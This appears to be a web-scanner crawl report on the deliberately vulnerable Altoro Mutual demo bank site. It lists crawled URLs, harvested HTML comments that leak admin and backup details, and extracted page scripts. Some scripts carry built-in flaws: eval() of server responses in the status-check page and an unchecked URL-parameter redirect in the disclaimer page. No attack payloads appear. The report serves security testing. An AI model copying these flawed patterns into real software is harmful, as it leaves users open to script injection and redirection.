https://github.githubassets.com/assets/vendors-node_modules_github_mini-throttle_dist_index_js-node_modules_github_alive-client_dist-bf5aa2-424aa982deef.js	FilteredUrl.Untrusted
https://github.githubassets.com/assets/vendors-node_modules_github_turbo_dist_turbo_es2017-esm_js-ba0e4d5b3207.js	FilteredUrl.Untrusted
https://github.githubassets.com/assets/vendors-node_modules_delegated-events_dist_index_js-node_modules_github_hotkey_dist_index_js-b47a28757074.js	FilteredUrl.Untrusted
https://github.githubassets.com/assets/vendors-node_modules_primer_behaviors_dist_esm_dimensions_js-node_modules_github_hydro-analyt-f69502-d8672aa6f36b.js	FilteredUrl.Untrusted
https://github.githubassets.com/assets/vendors-node_modules_color-convert_index_js-35b3ae68c408.js	FilteredUrl.Untrusted
https://github.githubassets.com/assets/vendors-node_modules_github_remote-form_dist_index_js-node_modules_github_template-parts_lib_-273494-0fb4f42e57f4.js	FilteredUrl.Untrusted
https://github.githubassets.com/assets/vendors-node_modules_github_paste-markdown_dist_index_esm_js-node_modules_github_quote-select-1bdbba-dd6debfb8eb8.js	FilteredUrl.Untrusted
https://github.githubassets.com/assets/app_assets_modules_github_updatable-content_ts-37e0a97aa2ee.js	FilteredUrl.Untrusted
https://github.githubassets.com/assets/app_assets_modules_github_behaviors_keyboard-shortcuts-helper_ts-app_assets_modules_github_be-f5afdb-09a03d8bfce2.js	FilteredUrl.Untrusted
https://github.githubassets.com/assets/app_assets_modules_github_sticky-scroll-into-view_ts-0af96d15a250.js	FilteredUrl.Untrusted
https://github.githubassets.com/assets/app_assets_modules_github_behaviors_ajax-error_ts-app_assets_modules_github_behaviors_include-2e2258-7effad8d88d4.js	FilteredUrl.Untrusted
https://github.githubassets.com/assets/app_assets_modules_github_behaviors_commenting_edit_ts-app_assets_modules_github_behaviors_ht-83c235-80a9915bf75c.js	FilteredUrl.Untrusted
https://github.githubassets.com/assets/behaviors-314586a37f5a.js	FilteredUrl.Untrusted
https://github.githubassets.com/assets/vendors-node_modules_delegated-events_dist_index_js-node_modules_github_catalyst_lib_index_js-06ff531-fe0b8ccc90a5.js	FilteredUrl.Untrusted
https://github.githubassets.com/assets/notifications-global-86e9ba7bffb7.js	FilteredUrl.Untrusted
https://github.githubassets.com/assets/vendors-node_modules_optimizely_optimizely-sdk_dist_optimizely_browser_es_min_js-node_modules-3f2a9e-fc88059edf41.js	FilteredUrl.Untrusted
https://github.githubassets.com/assets/optimizely-88264c7905d8.js	FilteredUrl.Untrusted

https://github.githubassets.com/assets/vendors-node_modules_morphdom_dist_morphdom-esm_js-node_modules_github_template-parts_lib_index_js-58417dae193c.js	FilteredUrl.Untrusted
https://github.githubassets.com/assets/vendors-node_modules_virtualized-list_es_index_js-node_modules_github_memoize_dist_esm_index_js-8496b7c4b809.js	FilteredUrl.Untrusted
https://github.githubassets.com/assets/vendors-node_modules_github_remote-form_dist_index_js-node_modules_delegated-events_dist_inde-911b971-e714578c4cac.js	FilteredUrl.Untrusted
https://github.githubassets.com/assets/app_assets_modules_github_ref-selector_ts-7bdefeb88a1a.js	FilteredUrl.Untrusted
https://github.githubassets.com/assets/codespaces-c3db6dd3891f.js	FilteredUrl.Untrusted
https://github.githubassets.com/assets/vendors-node_modules_github_file-attachment-element_dist_index_js-node_modules_github_mini-th-34a24a-01ff22798072.js	FilteredUrl.Untrusted
https://github.githubassets.com/assets/repositories-1e8ac8fa769f.js	FilteredUrl.Untrusted
https://github.githubassets.com/assets/topic-suggestions-12644bfb92d9.js	FilteredUrl.Untrusted
https://github.githubassets.com/assets/code-menu-699612a7bb50.js	FilteredUrl.Untrusted
https://github.githubassets.com/assets/sessions-4849c97a18f4.js	FilteredUrl.Untrusted
https://demo.testfire.net/images/ok.gif	FilteredUrl.FileExtension
https://demo.testfire.net/images/cancel.gif	FilteredUrl.FileExtension
http://www.netscape.com/	FilteredUrl.Untrusted
http://www-142.ibm.com/software/products/us/en/subcategory/SWI10	FilteredUrl.Untrusted
https://www.aol.com/	FilteredUrl.Untrusted
https://s.yimg.com/nn/lib/metro/g/myy/advertisement_0.0.19.js	FilteredUrl.Untrusted
https://s.yimg.com/aaq/wf/wf-dl-1.4.0.js	FilteredUrl.Untrusted
https://s.aolcdn.com/caas-assets-production/assets/v1/wafer-core.86a2e0f791354a72.js	FilteredUrl.Untrusted
https://s.aolcdn.com/caas-assets-production/assets/v1/polyfills.d469391c7653e29c.js	FilteredUrl.Untrusted
https://s.aolcdn.com/caas-assets-production/assets/v1/vendor-glide.9dad4be4315533ad.js	FilteredUrl.Untrusted
https://s.yimg.com/aaq/wf/wf-rapid-1.10.7.js	FilteredUrl.Untrusted
https://s.yimg.com/aaq/wf/wf-scrollview-2.18.8.js	FilteredUrl.Untrusted
https://s.aolcdn.com/caas-assets-production/assets/v1/utils.783372195eb15b3c.js	FilteredUrl.Untrusted
https://s.yimg.com/aaq/wf/wf-tabs-1.12.6.js	FilteredUrl.Untrusted
https://s.yimg.com/aaq/wf/wf-toggle-1.15.4.js	FilteredUrl.Untrusted
https://s.yimg.com/aaq/wf/wf-video-2.20.1.js	FilteredUrl.Untrusted
https://s.aolcdn.com/caas-assets-production/assets/v1/video_player_wafer.08e7f13466871cff.js	FilteredUrl.Untrusted
https://s.yimg.com/aaq/wf/wf-autocomplete-1.31.7.js	FilteredUrl.Untrusted
https://s.aolcdn.com/caas-assets-production/assets/v1/make_this_my_homepage.87ee976f6882881a.js	FilteredUrl.Untrusted
https://s.aolcdn.com/caas-assets-production/assets/v1/dispatcher.c3b08338db258e44.js	FilteredUrl.Untrusted
https://s.yimg.com/aaq/wf/wf-module-2.0.0.js	FilteredUrl.Untrusted
https://s.aolcdn.com/caas-assets-production/assets/v1/jac.c93ce2c166a2c9f2.js	FilteredUrl.Untrusted
https://s.yimg.com/aaq/wf/wf-text-1.2.0.js	FilteredUrl.Untrusted
https://s.yimg.com/aaq/wf/wf-beacon-1.3.4.js	FilteredUrl.Untrusted
https://s.yimg.com/aaq/wf/wf-fetch-1.18.12.js	FilteredUrl.Untrusted
https://s.yimg.com/aaq/wf/wf-bind-1.1.3.js	FilteredUrl.Untrusted
https://s.aolcdn.com/caas-assets-production/assets/v1/readmo.8c9dae6c4d72bf7e.js	FilteredUrl.Untrusted
https://s.yimg.com/aaq/wf/wf-image-1.4.0.js	FilteredUrl.Untrusted
https://s.aolcdn.com/caas-assets-production/assets/v1/zergnet.a376b1d263c00f51.js	FilteredUrl.Untrusted
https://s.aolcdn.com/caas-assets-production/assets/v1/notification_banner.de7c784167a67269.js	FilteredUrl.Untrusted
https://s.aolcdn.com/caas-assets-production/assets/v1/ad_blocker.18b9754f0cc5a9f8.js	FilteredUrl.Untrusted
https://s.yimg.com/ss/rapid3.js	FilteredUrl.Untrusted
https://s.aolcdn.com/caas-assets-production/assets/v1/aol_header.8f1011bceab013de.js	FilteredUrl.Untrusted
https://s.yimg.com/os/yaft/yaft-0.3.29.min.js	FilteredUrl.Untrusted
https://s.aolcdn.com/caas-assets-production/assets/v1/notification_bell.c68f40de3779e9a4.js	FilteredUrl.Untrusted
https://s.yimg.com/oa/consent.js	FilteredUrl.Untrusted
https://s.aolcdn.com/caas-assets-production/assets/v1/weather.7e603e0de28c8298.js	FilteredUrl.Untrusted
https://consent.cmp.oath.com/cmp.js	FilteredUrl.Untrusted
https://s.aolcdn.com/caas-assets-production/assets/v1/news.f9797176a67571e7.js	FilteredUrl.Untrusted
https://s.aolcdn.com/caas-assets-production/assets/v1/choose_news.b1494f03d97702f0.js	FilteredUrl.Untrusted
https://s.aolcdn.com/caas-assets-production/assets/v1/y_finance_markets.40fef36ae0daa0da.js	FilteredUrl.Untrusted
https://jac.yahoosandbox.com/1.7.0/jac.js	FilteredUrl.Untrusted
https://s.aolcdn.com/images/dims?format=jpg&quality=80&thumbnail=640,360&image_uri=https://s.yimg.com/os/creatr-uploaded-images/2023-03/7fcd2bf0-c361-11ed-bfe6-3189dc4dd099&client=76f99bdb8f78cd44cc0b&signature=989edfd6817c78644c7a1982596b997baed609c6	FilteredUrl.Untrusted
https://s.aolcdn.com/images/dims?resize=,333&crop=500,239,0,35&image_uri=https://s.yimg.com/cv/apiv2/aolfp/images/right_rail/biden_veterans.jpeg&client=76f99bdb8f78cd44cc0b&signature=af9d9b0bca687d038b3ac7efa16c5daf625170e0	FilteredUrl.Untrusted
https://s.yimg.com/cx/vzm/cs.js	FilteredUrl.Untrusted
https://s.yimg.com/aaq/pv/perf-vitals_2.1.1.js	FilteredUrl.Untrusted

https://demo.testfire.net/index.jsp	FilteredUrl.DomSimilarity
https://demo.testfire.net/bank/main.jsp	FilteredUrl.DomSimilarity
https://demo.testfire.net/	FilteredUrl.DomSimilarity
https://demo.testfire.net/index.jsp	FilteredUrl.DomSimilarity
https://demo.testfire.net/index.jsp?content=inside_contact.htm	FilteredUrl.DomSimilarity
https://demo.testfire.net/feedback.jsp	FilteredUrl.DomSimilarity
https://demo.testfire.net/subscribe.jsp	FilteredUrl.DomSimilarity
https://demo.testfire.net/survey_questions.jsp	FilteredUrl.DomSimilarity
https://demo.testfire.net/status_check.jsp	FilteredUrl.DomSimilarity
https://demo.testfire.net/swagger/index.html	FilteredUrl.DomSimilarity
https://demo.testfire.net/search.jsp?query=1234	FilteredUrl.DomSimilarity
https://demo.testfire.net/index.jsp	FilteredUrl.DomSimilarity
https://demo.testfire.net/index.jsp?content=inside_contact.htm	FilteredUrl.DomSimilarity
https://demo.testfire.net/feedback.jsp	FilteredUrl.DomSimilarity
https://demo.testfire.net/subscribe.jsp	FilteredUrl.DomSimilarity
https://demo.testfire.net/status_check.jsp	FilteredUrl.DomSimilarity
https://demo.testfire.net/swagger/index.html	FilteredUrl.DomSimilarity
https://demo.testfire.net/search.jsp?query=1234	FilteredUrl.DomSimilarity
https://demo.testfire.net/index.jsp	FilteredUrl.DomSimilarity
https://demo.testfire.net/login.jsp	FilteredUrl.DomSimilarity
https://demo.testfire.net/index.jsp?content=inside_contact.htm	FilteredUrl.DomSimilarity
https://demo.testfire.net/feedback.jsp	FilteredUrl.DomSimilarity
https://demo.testfire.net/subscribe.jsp	FilteredUrl.DomSimilarity
https://demo.testfire.net/survey_questions.jsp	FilteredUrl.DomSimilarity
https://demo.testfire.net/status_check.jsp	FilteredUrl.DomSimilarity
https://demo.testfire.net/swagger/index.html	FilteredUrl.DomSimilarity
https://demo.testfire.net/search.jsp?query=1234	FilteredUrl.DomSimilarity
http://www-142.ibm.com/software/products/us/en/subcategory/SWI10	FilteredUrl.Untrusted
https://demo.testfire.net/	FilteredUrl.BodySimilar
https://demo.testfire.net/login.jsp	FilteredUrl.BodySimilar
https://demo.testfire.net/doLogin	FilteredUrl.DomSimilarity
https://demo.testfire.net/bank/main.jsp	FilteredUrl.BodySimilar
https://redirector.gvt1.com/edgedl/chrome/dict/en-us-9-0.bdic	FilteredUrl.Untrusted

Comments **22**

Go to Table of Contents

URL	Comment
https://demo.testfire.net/	TOC BEGIN
https://demo.testfire.net/	TOC END
https://demo.testfire.net/	Keywords:Altoro Mutual, online banking, banking, checking, savings, accounts
https://demo.testfire.net/index.jsp	Keywords:Altoro Mutual, online banking, contact information, subscriptions
https://demo.testfire.net/login.jsp	To get the latest admin login, please contact SiteOps at 415-555-6159
https://demo.testfire.net/feedback.jsp	- Dave- Hard code this into the final script - Possible security problem. Re-generated every Tuesday and old files are saved to .bak format at L:\backup\website\oldfiles -
https://demo.testfire.net/bank/main.jsp	BEGIN HEADER
https://demo.testfire.net/bank/main.jsp	<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
https://demo.testfire.net/bank/main.jsp	END HEADER
https://demo.testfire.net/bank/main.jsp	MEMBER TOC BEGIN
https://demo.testfire.net/bank/main.jsp	Trade Stocks
https://demo.testfire.net/bank/main.jsp	MEMBER TOC END

https://demo.testfire.net/bank/main.jsp	BEGIN FOOTER
https://demo.testfire.net/bank/main.jsp	END FOOTER
https://demo.testfire.net/bank/showAccount	To modify account information do not connect to SQL source directly. Make all changes through the admin page.
https://demo.testfire.net/bank/transaction.jsp	TODO PAGES: <td colspan="4">1 2</td>
https://demo.testfire.net/swagger/index.html	HTML for static distribution bundle build
https://demo.testfire.net/swagger/index.html	<!DOCTYPE html>
https://demo.testfire.net/admin/admin.jsp	Be careful what you change. All changes are made directly to AltoroJ database.
https://demo.testfire.net/admin/admin.jsp	action="addAccount"
https://demo.testfire.net/admin/admin.jsp	action="changePassword"
https://demo.testfire.net/admin/admin.jsp	action="addUser"

Components **0**

Go to Table of Contents

JavaScripts **20**

Go to Table of Contents

URL / Code

https://demo.testfire.net/index.jsp

```
window.open('disclaimer.htm?url=http://www.netscape.com', '_blank',
'status=no,location=no,menubar=no,resizable=no,scrollbars=no,toolbar=no,width=450,height=200'); return false;
```

https://demo.testfire.net/index.jsp

```
window.open('disclaimer.htm?url=http://www.microsoft.com', '_blank',
'status=no,location=no,menubar=no,resizable=no,scrollbars=no,toolbar=no,width=450,height=200'); return false;
```

https://demo.testfire.net/login.jsp

```
function setfocus() {
    if (document.login.uid.value=="") {
       document.login.uid.focus();
    } else {
       document.login.passw.focus();
    }
}

function confirminput(myform) {
    if (myform.uid.value.length && myform.passw.value.length) {
      return (true);
    } else if (!(myform.uid.value.length)) {
      myform.reset();
      myform.uid.focus();
      alert ("You must enter a valid username");
      return (false);
    } else {
      myform.passw.focus();
      alert ("You must enter a valid password");
      return (false);
    }
}
window.onload = setfocus;
```

https://demo.testfire.net/login.jsp

```
return (confirminput(login));
```

https://demo.testfire.net/subscribe.jsp

```
function confirmEmail(sEmail) {
  var msg = null;
  if (sEmail != "") {
    var emailFilter=/^[\w\d\.\%-]+@[\w\d\.\%-]+\.\w{2,4}$/;
    if (!(emailFilter.test(sEmail))) {
      var illegalChars= /[^\w\d\.\%\-@]/;
      if (sEmail.match(illegalChars)) {
          msg = "Your email can only contain alphanumeric\ncharacters and the following:  @.%-\n\n";
      } else {
        msg = "Your email address does not appear to be valid. Please try again.\n\n";
      }
    }
  } else {
    msg = "Please enter an email address.\n\n";
  }
  if (msg != null) {
      alert(msg);
      return false;
  } else {
      return true;
  }
}
```

https://demo.testfire.net/subscribe.jsp

```
return confirmEmail(txtEmail.value);
```

https://demo.testfire.net/status_check.jsp

```
var xmlHttp = false;

 //http://www.ibm.com/developerworks/web/library/wa-ajaxintro1/index.html
 /* Create a new XMLHttpRequest object to talk to the Web server */
 xmlHttp = false;
 /*@cc_on @*/
 /*@if (@_jscript_version >= 5)
 try {
   xmlHttp = new ActiveXObject("Msxml2.XMLHTTP");
 } catch (e) {
   try {
     xmlHttp = new ActiveXObject("Microsoft.XMLHTTP");
   } catch (e2) {
     xmlHttp = false;
   }
 }
 @end @*/


 if (!xmlHttp && typeof XMLHttpRequest != 'undefined') {
   xmlHttp = new XMLHttpRequest();
 }

var sLastHostName='';
function checkSiteStatus(sHostName)
{
 sLastHostName = sHostName;
 //Make JSON request
 xmlHttp.open("GET","util/serverStatusCheckService.jsp?HostName=" + sHostName);
 xmlHttp.onreadystatechange = StateChangeForJSON;
 xmlHttp.send(null);
}
function StateChangeForJSON()
{
 if(xmlHttp.readyState == 4 && xmlHttp.status == 200)
 {
  var jsonObj = eval('('+ xmlHttp.responseText + ')');
  var jsonFetchHostStatus = jsonObj["HostStatus"];
  var jsonFetchHostName=jsonObj["HostName"];
  //get JSON values and output
  x=document.getElementById('FetchHostName');
  x.innerHTML=jsonFetchHostName;
  x=document.getElementById('FetchHostStatus');
  x.innerHTML=jsonFetchHostStatus;
 }
 else if(xmlHttp.readyState == 4 && xmlHttp.status == 500)
 {
  x=document.getElementById('FetchHostName');
  x.innerHTML=sLastHostName;
  x=document.getElementById('FetchHostStatus');
  x.innerHTML='The service returned an error. Please be patient while our administrators fix the issue.';
 }
 else if(xmlHttp.readyState == 4 && xmlHttp.status == 404)
 {
  x=document.getElementById('FetchHostName');
  x.innerHTML=sLastHostName;
  x=document.getElementById('FetchHostStatus');
  x.innerHTML='The service returned an error. The status service appears to not be available';
 }
 else if(xmlHttp.readyState == 4 && xmlHttp.status == 401)
 {
  x=document.getElementById('FetchHostName');
  x.innerHTML=sLastHostName;
  x=document.getElementById('FetchHostStatus');
  x.innerHTML='The service returned a 401 unauthorized error, indicating it was implemented incorrectly';
 }
 else if(xmlHttp.readyState == 4 && xmlHttp.status == 302)
 {
  x=document.getElementById('FetchHostName');
  x.innerHTML=sLastHostName;
  x=document.getElementById('FetchHostStatus');
  x.innerHTML='The service returned a 302 redirect, indicating it was implemented incorrectly';
 }
}
```

https://demo.testfire.net/disclaimer.htm

```
    function go() {
     var iPos = document.URL.indexOf("url=")+4;
     var sDst = document.URL.substring(iPos,document.URL.length);
        if (window.opener) {
        window.opener.location.href = sDst;
        cl();
        } else {
         window.location.href = sDst;
        }
    }

    function cl() {
      window.close();
    }

    var iPos = document.URL.indexOf("url=")+4;
   var sDst = document.URL.substring(iPos,document.URL.length);
    // if redirection is in the application's domain, don't ask for authorization
 if ( sDst.indexOf("http") == 0 && sDst.indexOf(document.location.hostname) != -1 ) {
  if (window.opener) {
        window.opener.location.href = "http" + sDst.substring(4);
        cl();
        } else {
         window.location.href = "http" + sDst.substring(4);
        }
 }
```

https://demo.testfire.net/disclaimer.htm

```
document.write(encodeURI(sDst));
```

https://demo.testfire.net/disclaimer.htm

```
go();return false;
```

https://demo.testfire.net/disclaimer.htm

```
cl();return false;
```

https://demo.testfire.net/bank/transaction.jsp

```
   function confirminput(myform) {

    if (myform.startDate.value != ""){
     var valid = false;
     var splitStrings = myform.startDate.value.split("-");
     if (splitStrings.length == 3) {
      var year = parseInt(splitStrings[0]);
      var month = parseInt((splitStrings[1].charAt(0)==0 && splitStrings[1].length == 2)?splitStrings[1].charAt(1):splitStrings[1]);
      var day = parseInt((splitStrings[2].charAt(0)==0 && splitStrings[2].length == 2)?splitStrings[2].charAt(1):splitStrings[2]);

      var validNums = !(isNaN(year) || isNaN(month) || isNaN(day));

      if (validNums)
       valid = validateDate(month, day, year);
     }

     if (!valid){
      alert ("'After' date of " + myform.startDate.value + " is not valid.");
      return false;
     }
    }

    if (myform.endDate.value != ""){
     var valid2 = false;
     var splitStrings2 = myform.endDate.value.split("-");
     if (splitStrings2.length == 3) {
      var year2 = parseInt(splitStrings2[0]);
      var month2 = parseInt((splitStrings2[1].charAt(0)==0 && splitStrings2[1].length == 2)?splitStrings2[1].charAt(1):splitStrings2[1]);
      var day2 = parseInt((splitStrings2[2].charAt(0)==0 && splitStrings2[2].length == 2)?splitStrings2[2].charAt(1):splitStrings2[2]);

      var validNums2 = !(isNaN(year2) || isNaN(month2) || isNaN(day2));

      if (validNums2)
       valid2 = validateDate(month2, day2, year2);
     }

     if (!valid2){
      alert ("'Before' date of " + myform.endDate.value + " is not valid.");
      return false;
     }
    }
    return true;
   }

   function validateDate(month, day, year){
    try {
     var thisDate = new Date();
     var wrongMonth = month<1 || month>12;
     var wrongDay = (day<1) || (day>31) || (day>30 && ((month==4)||(month==6)||(month==9)||(month==11))) || (day>29 && month==2 &&
(year%4==0) && (year%100!=0 || year%400==0)) || (day>28 && month==2 && ((year%4!=0) || (year%100==0 && year%400!=0)));
     var wrongYear = year < 1990 || year > parseInt(thisDate.getFullYear());

     var thisYear = parseInt(thisDate.getFullYear());
     var thisMonth = parseInt(thisDate.getMonth())+1;
     var thisDay = parseInt(thisDate.getDate());
     var wrongDate = year==thisYear && ((thisMonth<month) || (thisMonth==month && thisDay<(day-1)));

     if (wrongMonth ||wrongDay || wrongYear || wrongDate)
```

```
    return false;

   } catch (error){
    return false;
   }

   return true;
  }
```

https://demo.testfire.net/bank/transaction.jsp

```
return (confirminput(Form1));
```

https://demo.testfire.net/bank/transfer.jsp

```
function confirminput(myform) {
 var dbt=document.getElementById("fromAccount").value;
 var cdt=document.getElementById("toAccount").value;
 var amt=document.getElementById("transferAmount").value;

 if (dbt == cdt) {
  alert("From Account and To Account fields cannot be the same.");
  return false;
 }
 else if (!(amt > 0)){
  alert("Transfer Amount must be a number greater than 0.");
  return false;
 }

 return true;
}
```

https://demo.testfire.net/bank/transfer.jsp

```
return (confirminput(tForm));
```

https://demo.testfire.net/swagger/index.html

```
window.onload = function() {

  // Build a system
  const ui = SwaggerUIBundle({
    url: window.location.href.substr(0, window.location.href.lastIndexOf("\/") + 1) + "properties.json",
    dom_id: '#swagger-ui',
    deepLinking: true,
    presets: [
      SwaggerUIBundle.presets.apis,
      SwaggerUIStandalonePreset
    ],
    plugins: [
      SwaggerUIBundle.plugins.DownloadUrl
    ],
    layout: "StandaloneLayout"
  })

  window.ui = ui
}
```

https://demo.testfire.net/swagger/swagger-ui-standalone-preset.js

```
!function(t,e){"object"==typeof exports&&"object"==typeof module?module.exports=e():"function"==typeof define&&define.amd?
define([],e):"object"==typeof exports?exports.SwaggerUIStandalonePreset=e():t.SwaggerUIStandalonePreset=e()}(this,function(){return function(t)
{var e={};function n(r){if(e[r])return e[r].exports;var i=e[r]={i:r,l:!1,exports:{}};return t[r].call(i.exports,i,i.exports,n),i.l=!0,i.exports}return
n.m=t,n.c=e,n.d=function(t,e,r){n.o(t,e)||Object.defineProperty(t,e,{configurable:!1,enumerable:!0,get:r})},n.n=function(t){var e=t&&t.__esModule?
function(){return t.default}:function(){return t};return n.d(e,"a",e),e},n.o=function(t,e){return
Object.prototype.hasOwnProperty.call(t,e)},n.p="/dist",n(n.s=206)}([function(t,e,n){"use strict";var r=n(52),i=
["kind","resolve","construct","instanceOf","predicate","represent","defaultStyle","styleAliases"],o=
["scalar","sequence","mapping"];t.exports=function(t,e){var n,u;if(e=e||{},Object.keys(e).forEach(function(e){if(-1===i.indexOf(e))throw new
r('Unknown option "'+e+'" is met in definition of "'+t+'" YAML type.')}),this.tag=t,this.kind=e.kind||null,this.resolve=e.resolve||function()
{return!0},this.construct=e.construct||function(t){return
t},this.instanceOf=e.instanceOf||null,this.predicate=e.predicate||null,this.represent=e.represent||null,this.defaultStyle=e.defaultStyle||null,this.styleAlias
es=(n=e.styleAliases||null,u={},null!==n&&Object.keys(n).forEach(function(t){n[t].forEach(function(e){u[String(e)]=t})}),u),-
1===o.indexOf(this.kind))throw new r('Unknown kind "'+this.kind+'" is specified for "'+t+'" YAML type.')},function(t,e,n){var r=n(133)
("wks"),i=n(98),o=n(5).Symbol,u="function"==typeof o;(t.exports=function(t){return r[t]||(r[t]=u&&o[t]||(u?o:i)("Symbol."+t))}).store=r},function(t,e)
{var n=t.exports={version:"2.5.5"};"number"==typeof __e&&(__e=n)},function(t,e,n){var r=n(5),i=n(19),o=n(17),u=n(30),a=n(60),s=function(t,e,n)
{var c,f,l,p,h=t&s.F,d=t&s.G,v=t&s.S,y=t&s.P,g=t&s.B,m=d?r:v?r[e]||(r[e]={}):(r[e]||{}).prototype,_=d?i:i[e]||(i[e]={}),b=_.prototype||(_.prototype=
{});for(c in d&&(n=e),n)l=((f=!h&&m&&void 0!==m[c])?m:n)[c],p=g&&f?a(l,r):y&&"function"==typeof l?
a(Function.call,l):l,m&&u(m,c,l,t&s.U),_[c]!=l&&o(_,c,p),y&&b[c]!=l&&
(b[c]=l)};r.core=i,s.F=1,s.G=2,s.S=4,s.P=8,s.B=16,s.W=32,s.U=64,s.R=128,t.exports=s},function(t,e,n){var
r=n(3),i=n(43),o=n(10),u=/"/g,a=function(t,e,n,r){var i=String(o(t)),a="<"+e;return""!==n&&(a+="
"+n+'="'+String(r).replace(u,"&quot;")+'"'),a+">"+i+"</"+e+">"};t.exports=function(t,e){var n={};n[t]=e(a),r(r.P+r.F*i(function(){var e=""[t]
('"');return e!==e.toLowerCase()||e.split('"').length>3}),"String",n)}},function(t,e){var n=t.exports="undefined"!=typeof
window&&window.Math==Math?window:"undefined"!=typeof self&&self.Math==Math?self:Function("return this")();"number"==typeof __g&&
(__g=n)},function(t,e,n){var r=n(93)("wks"),i=n(55),o=n(9).Symbol,u="function"==typeof o;(t.exports=function(t){return r[t]||(r[t]=u&&o[t]||(u?o:i)
("Symbol."+t))}).store=r},function(t,e,n){var r=n(169),i="object"==typeof self&&self&&self.Object===Object&&self,o=r||i||Function("return this")
();t.exports=o},function(t,e){var n=Array.isArray;t.exports=n},function(t,e){var n=t.exports="undefined"!=typeof window&&window.Math==Math?
window:"undefined"!=typeof self&&self.Math==Math?self:Function("return this")();"number"==typeof __g&&(__g=n)},function(t,e)
{t.exports=function(t){if(void 0==t)throw TypeError("Can't call method on  "+t);return t}},function(t,e){var n;n=function(){return this}
();try{n=n||Function("return this")()||(0,eval)("this")}catch(t){"object"==typeof window&&(n=window)}t.exports=n},function(t,e,n){"use
strict";t.exports=function(t){if("function"!=typeof t)throw new TypeError(t+" is not a function");return t}},function(t,e,n){var
r=n(9),i=n(2),o=n(126),u=n(26),a=n(16),s=function(t,e,n){var c,f,l,p=t&s.F,h=t&s.G,d=t&s.S,v=t&s.P,y=t&s.B,g=t&s.W,m=h?i:i[e]||(i[e]=
{}),_=m.prototype,b=h?r:d?r[e]:(r[e]||{}).prototype;for(c in h&&(n=e),n)(f=!p&&b&&void 0!==b[c])&&a(m,c)||(l=f?
b[c]:n[c],m[c]=h&&"function"!=typeof b[c]?n[c]:y&&f?o(l,r):g&&b[c]==l?function(t){var e=function(e,n,r){if(this instanceof t)
{switch(arguments.length){case 0:return new t;case 1:return new t(e);case 2:return new t(e,n)}return new t(e,n,r)}return
t.apply(this,arguments)};return e.prototype=t.prototype,e}(l):v&&"function"==typeof l?o(Function.call,l):l,v&&((m.virtual||(m.virtual={}))
[c]=l,t&s.R&&_&&!_[c]&&u(_,c,l)))};s.F=1,s.G=2,s.S=4,s.P=8,s.B=16,s.W=32,s.U=64,s.R=128,t.exports=s},function(t,e,n){var
r=n(27),i=n(127),o=n(89),u=Object.defineProperty;e.f=n(15)?Object.defineProperty:function(t,e,n){if(r(t),e=o(e,!0),r(n),i)try{return u(t,e,n)}catch(t)
```

```
{}if("get"in n||"set"in n)throw TypeError("Accessors not supported!");return"value"in n&&(t[e]=n.value),t}},function(t,e,n){t.exports=!n(29)(function()
{return 7!=Object.defineProperty({},"a",{get:function(){return 7}}).a})},function(t,e){var n={}.hasOwnProperty;t.exports=function(t,e){return
n.call(t,e)}},function(t,...
```

https://demo.testfire.net/swagger/swagger-ui-bundle.js

```
!function(e,t){"object"==typeof exports&&"object"==typeof module?module.exports=t():"function"==typeof define&&define.amd?
define([],t):"object"==typeof exports?exports.SwaggerUIBundle=t():e.SwaggerUIBundle=t()}(this,function(){return function(e){var t={};function n(r)
{if(t[r])return t[r].exports;var o=t[r]={i:r,l:!1,exports:{}};return e[r].call(o.exports,o,o.exports,n),o.l=!0,o.exports}return
n.m=e,n.c=t,n.d=function(e,t,r){n.o(e,t)||Object.defineProperty(e,t,{configurable:!1,enumerable:!0,get:r})},n.n=function(e){var t=e&&e.__esModule?
function(){return e.default}:function(){return e};return n.d(t,"a",t),t},n.o=function(e,t){return
Object.prototype.hasOwnProperty.call(e,t)},n.p="/dist",n(n.s=446)}([function(e,t,n){"use strict";e.exports=n(75)},function(e,t,n){e.exports=n(854)
()},function(e,t,n){"use strict";t.__esModule=!0,t.default=function(e,t){if(!(e instanceof t))throw new TypeError("Cannot call a class as a
function")}},function(e,t,n){"use strict";t.__esModule=!0;var r,o=n(262),i=(r=o)&&r.__esModule?r:{default:r};t.default=function(){function e(e,t)
{for(var n=0;n<t.length;n++){var r=t[n];r.enumerable=r.enumerable||!1,r.configurable=!0,"value"in r&&(r.writable=!0),(0,i.default)(e,r.key,r)}}return
function(t,n,r){return n&&e(t.prototype,n),r&&e(t,r),t}}()},function(e,t,n){e.exports={default:n(767),__esModule:!0}},function(e,t,n){"use
strict";t.__esModule=!0;var r,o=n(45),i=(r=o)&&r.__esModule?r:{default:r};t.default=function(e,t){if(!e)throw new ReferenceError("this hasn't been
initialised - super() hasn't been called");return!t||"object"!==(void 0===t?"undefined":(0,i.default)(t))&&"function"!=typeof t?e:t}},function(e,t,n){"use
strict";t.__esModule=!0;var r=a(n(769)),o=a(n(350)),i=a(n(45));function a(e){return e&&e.__esModule?e:{default:e}}t.default=function(e,t)
{if("function"!=typeof t&&null!==t)throw new TypeError("Super expression must either be null or a function, not "+(void 0===t?"undefined":
(0,i.default)(t)));e.prototype=(0,o.default)(t&&t.prototype,{constructor:{value:e,enumerable:!1,writable:!0,configurable:!0}}),t&&(r.default?(0,r.default)
(e,t):e.__proto__=t)}},function(e,t,n){var r;r=function(){"use strict";var e=Array.prototype.slice;function t(e,t){t&&
(e.prototype=Object.create(t.prototype)),e.prototype.constructor=e}function n(e){return a(e)?e:J(e)}function r(e){return u(e)?e:Y(e)}function o(e)
{return s(e)?e:K(e)}function i(e){return a(e)&&!l(e)?e:G(e)}function a(e){return!(!e||!e[f])}function u(e){return!(!e||!e[p])}function s(e){return!
(!e||!e[d])}function l(e){return u(e)||s(e)}function c(e){return!
(!e||!e[h])}t(r,n),t(o,n),t(i,n),n.isIterable=a,n.isKeyed=u,n.isIndexed=s,n.isAssociative=l,n.isOrdered=c,n.Keyed=r,n.Indexed=o,n.Set=i;var
f="@@__IMMUTABLE_ITERABLE__@@",p="@@__IMMUTABLE_KEYED__@@",d="@@__IMMUTABLE_INDEXED__@@",h="@@__IMMUTABLE_ORDERED__@
@",v=5,m=1<<v,y=m-1,g={},b={value:!1},_={value:!1};function w(e){return e.value=!1,e}function E(e){e&&(e.value=!0)}function x(){}function
S(e,t){t=t||0;for(var n=Math.max(0,e.length-t),r=new Array(n),o=0;o<n;o++)r[o]=e[o+t];return r}function C(e){return void 0===e.size&&
